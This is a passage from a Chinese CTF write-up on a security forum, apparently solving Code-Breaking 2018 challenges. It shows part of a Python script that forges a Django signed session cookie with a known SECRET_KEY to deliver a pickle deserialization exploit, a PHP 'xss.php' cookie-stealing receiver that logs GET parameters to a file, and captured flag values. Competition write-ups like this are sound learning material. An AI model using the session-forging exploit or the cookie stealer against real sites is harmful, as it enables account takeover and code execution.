    if is_compressed:
        base64d = '.' + base64d
    SECRET_KEY = SECRET_KEY
    # ■■■SECRET_KEY■■■Cookie■■■
    session = signing.TimestampSigner(key = SECRET_KEY, salt='django.contrib.sessions.backends.signed_cookies').sign(base64d)
    print(session)

if __name__ == '__main__':
    SECRET_KEY = 'zs%o-mvuihtk6g4pgd+xpa&lhh9%&ulnf!@9qx8_y5kk+7^cvm'
    pickle_exp(SECRET_KEY)

```

## cookies.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

ZmxhZ3tkNWMyZDc5ZGU1MTE3MjE2OTlkMWUyMGVjM2U1YTM1NX0K:  
ZmxhZ3tkNWMyZDc5ZGU1MTE3MjE2OTlkMWUyMGVjM2U1YTM1NX0K:  
ZmxhZ3tkNWMyZDc5ZGU1MTE3MjE2OTlkMWUyMGVjM2U1YTM1NX0K:

xss.php

```

<?php
$data = fopen("cookies.txt", "a+");

foreach ($_GET as $key=>$value)
{
    fwrite($data, $key.":". $value);
    fwrite($data, "\n");
}
?>

```

thejs

- JS 原型污染，没找到对应源码
- [Node.js原型污染攻击的分析与利用](#)
- [深入理解JavaScript Prototype污染攻击](#)
- [一个题解](#)

点击收藏 | 2 关注 | 2

[上一篇：基于URL跳转与XSS组合利用的钓鱼攻击](#) [下一篇：An Accidental SSRF](#)

1. 1 条回复



[phithon](#) 2019-09-17 16:55:06

thejs源码也在github里呀

<https://github.com/phith0n/code-breaking/tree/master/2018/thejs>

2 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)